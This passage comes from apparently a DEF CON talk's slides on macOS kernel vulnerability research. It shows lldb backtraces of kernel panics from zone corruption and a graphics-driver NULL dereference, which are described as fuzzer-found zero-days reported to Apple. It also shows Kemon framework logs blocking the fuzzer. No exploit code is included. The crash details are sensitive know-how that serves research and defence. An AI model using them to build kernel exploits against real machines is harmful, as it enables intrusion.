ied in zone %s: expected %p but found %p, bits changed %p, at offset %d of %d in element %p, cookies %p %p\"@/BuildRoot/Library/Caches/com.apple.xbs/Sources/xnu/xnu-4570.61.1/osfmk/kern/zalloc.c:1122",
db_panic_args=0xffffff9208c4bae0, db_panic_options=0, db_proceed_on_sync_failure=1, db_panic_caller=18446743524358321159) at debug.c:463 [opt]
    frame #3: 0xffffff801817c8ba kernel.development`panic_trap_to_debugger(panic_format_str="\"a freed zone element has been modified in zone %s: expected %p but found %p, bits changed %p, at offset %d
of %d in element %p, cookies %p %p\"@/BuildRoot/Library/Caches/com.apple.xbs/Sources/xnu/xnu-4570.61.1/osfmk/kern/zalloc.c:1122", panic_args=0xffffff9208c4bae0, reason=0, ctx=0x0000000000000000, panic_o
ptions_mask=0, panic_caller=18446743524358321159) at debug.c:724 [opt]
    frame #4: 0xffffff801817c6bc kernel.development`panic(str=<unavailable>) at debug.c:611 [opt]
    frame #5: 0xffffff80181d7407 kernel.development`backup_ptr_mismatch_panic [inlined] zone_element_was_modified_panic(zone=<unavailable>, element=<unavailable>, found=<unavailable>, expected=<unavaila
ble>, offset=0) at zalloc.c:1113 [opt]
    frame #6: 0xffffff80181d73bb kernel.development`backup_ptr_mismatch_panic(zone=<unavailable>, element=18446743525104646144, primary=0, backup=<unavailable>) at zalloc.c:1163 [opt]
    frame #7: 0xffffff80181d6b75 kernel.development`try_alloc_from_zone(zone=0xffffff8018ac1f70, tag=<unavailable>, check_poison=<unavailable>) at zalloc.c:1308 [opt]
    frame #8: 0xffffff80181d4d91 kernel.development`zalloc_internal(zone=0xffffff8018ac1f70, canblock=1, nopagewait=0, reqsize=5856, tag=<unavailable>) at zalloc.c:3084 [opt]
    frame #9: 0xffffff801818972c kernel.development`kalloc_canblock [inlined] zalloc_canblock_tag(zone=<unavailable>, canblock=1, reqsize=<unavailable>, tag=<unavailable>) at zalloc.c:3370 [opt]
    frame #10: 0xffffff8018189718 kernel.development`kalloc_canblock(psize=<unavailable>, canblock=1, site=0xffffff8018a06f60) at kalloc.c:693 [opt]
    frame #11: 0xffffff801815473f kernel.development`ipc_kmsg_alloc(msg_and_trailer_size=4352) at ipc_kmsg.c:934 [opt]
    frame #12: 0xffffff8018182c0d kernel.development`ipc_kobject_server(request=0xffffff80403e9c80, option=3) at ipc_kobject.c:298 [opt]
    frame #13: 0xffffff8018155cad kernel.development`ipc_kmsg_send(kmsg=0xffffff80403e9c80, option=3, send_timeout=0) at ipc_kmsg.c:1867 [opt]
    frame #14: 0xffffff8018170a9b kernel.development`mach_msg_overwrite_trap(args=<unavailable>) at mach_msg.c:570 [opt]
    frame #15: 0xffffff80182bf08a kernel.development`mach_call_munger64(state=0xffffff803bc4e140) at bsd_i386.c:573 [opt]
    frame #16: 0xffffff80181219f6 kernel.development`hndl_mach_scall64 + 22
```

Zero-day Vulnerability (count)

```
Process 1 stopped
* thread #1, stop reason = EXC_BAD_ACCESS (code=1, address=0x20)
    frame #0: 0xffffff7f9d7919a4 IOAcceleratorFamily2`IOAccelMemoryMap::getLRUSeed() const + 4
IOAcceleratorFamily2`IOAccelMemoryMap::getLRUSeed:
->  0xffffff7f9d7919a4 <+4>:  movl   0x20(%rdi), %eax
    0xffffff7f9d7919a7 <+7>:  movq   0xa8(%rdi), %rcx
    0xffffff7f9d7919ae <+14>: testq  %rcx, %rcx
    0xffffff7f9d7919b1 <+17>: je     0xffffff7f9d7919d0        ; <+48>
Target 0: (kernel.development) stopped.
(lldb) bt
* thread #1, stop reason = EXC_BAD_ACCESS (code=1, address=0x20)
  * frame #0: 0xffffff7f9d7919a4 IOAcceleratorFamily2`IOAccelMemoryMap::getLRUSeed() const + 4
    frame #1: 0xffffff7f9d751ee0 IOAcceleratorFamily2`IOAccelMemory::getLRUSeed() const + 44
    frame #2: 0xffffff7f9d7816a4 IOAcceleratorFamily2`IOGraphicsAccelerator2::collectGartWirings() + 230
    frame #3: 0xffffff7f9d77d888 IOAcceleratorFamily2`IOGraphicsAccelerator2::gart_collector(IOInterruptEventSource*, int) + 384
    frame #4: 0xffffff801cc3d575 kernel.development`IOInterruptEventSource::checkForWork(this=0xffffff920d0f3ebc) at IOInterruptEventSource.cpp:325 [opt]
    frame #5: 0xffffff801cc3bde2 kernel.development`IOWorkLoop::runEventSources(this=0xffffff803dd554b0) at IOWorkLoop.cpp:368 [opt]
    frame #6: 0xffffff801cc3b55c kernel.development`IOWorkLoop::threadMain(this=0xffffff803dd554b0) at IOWorkLoop.cpp:396 [opt]
    frame #7: 0xffffff801c520567 kernel.development`call_continuation + 23
(lldb) re r rdi
     rdi = 0x0000000000000000
(lldb)
```

Zero-day Vulnerability Caused by An Integer Overflow Bug



Already submitted to Apple Inc. in August

Third-party Protection Based on the Kemon Framework

```
[Kemon.kext] : In IntelFBClientControl::doAttribute callback handler. "graphics_fuzzer" Blocking!
[Kemon.kext] : process(pid 1150)=graphics_fuzzer, parent(ppid 992)=bash, selector=0xff000000, input buffer=0xffffff805a3abdf4, input length=0x1000, output buffer=0xffffff803fabc610, output length=0x1000.
[Kemon.kext] : In IntelFBClientControl::doAttribute callback handler. "graphics_fuzzer" Blocking!
[Kemon.kext] : process(pid 1150)=graphics_fuzzer, parent(ppid 992)=bash, selector=0xff000001, input buffer=0xffffff8047e70df4, input length=0x1000, output buffer=0xffffff803fc57e10, output length=0x1000.
[Kemon.kext] : In IntelFBClientControl::doAttribute callback handler. "graphics_fuzzer" Blocking!
[Kemon.kext] : process(pid 1150)=graphics_fuzzer, parent(ppid 992)=bash, selector=0xff000002, input buffer=0xffffff803fa9bdf4, input length=0x1000, output buffer=0xffffff8047eb1610, output length=0x1000.
[Kemon.kext] : In IntelFBClientControl::doAttribute callback handler. "graphics_fuzzer" Blocking!
[Kemon.kext] : process(pid 1150)=graphics_fuzzer, parent(ppid 992)=bash, selector=0xff000003, input buffer=0xffffff8047f48df4, input length=0x1000, output buffer=0xffffff805a40de10, output length=0x1000.
[Kemon.kext] : In IntelFBClientControl::doAttribute callback handler. "graphics_fuzzer" Blocking!
[Kemon.kext] : process(pid 1150)=graphics_fuzzer, parent(ppid 992)=bash, selector=0xff000004, input buffer=0xffffff8040af75f4, input length=0x1000, output buffer=0xffffff805a583e10, output length=0x1000.
[Kemon.kext] : In IntelFBClientControl::doAttribute callback handler. "graphics_fuzzer" Blocking!
[Kemon.kext] : process(pid 1150)=graphics_fuzzer, parent(ppid 992)=bash, selector=0xff000005, input buffer=0xffffff805a9b05f4, input length=0x1000, output buffer=0xffffff805834b610, output length=0x1000.
[Kemon.kext] : In IntelFBClientControl::doAttribute callback handler. "graphics_fuzzer" Blocking!
[Kemon.kext] : process(pid 1150)=graphics_fuzzer, parent(ppid 992)=bash, selector=0xff000006, input buffer=0xffffff805a536df4, input length=0x1000, output buffer=0xffffff80584d0610, output length=0x1000.
[Kemon.kext] : In IntelFBClientControl::doAttribute callback handler. "graphics_fuzzer" Blocking!
[Kemon.kext] : process(pid 1150)=graphics_fuzzer, parent(ppid 992)=bash, selector=0xff000007, input buffer=0xffffff805a9435f4, input length=0x1000, output buffer=0xffffff8047f8e610, output length=0x1000.
[Kemon.kext] : In IntelFBClientControl::doAttribute callback handler. "graphics_fuzzer" Blocking!
[Kemon.kext] : process(pid 1150)=graphics_fuzzer, parent(ppid 992)=bash, selector=0xff000008, input buffer=0xffffff805829ddf4, input length=0x1000, output buffer=0xffffff805a5b0e10, output length=0x1000.
```

The End

DEF CON Sound Bytes

– From N-day POC to macOS Kernel Zero-days

– Kemon Framework and Derivative Projects

https://github.com/didi/kemon

– Third-party macOS Kernel Mitigation and Protection

Q&A

wang yu

Didi Research America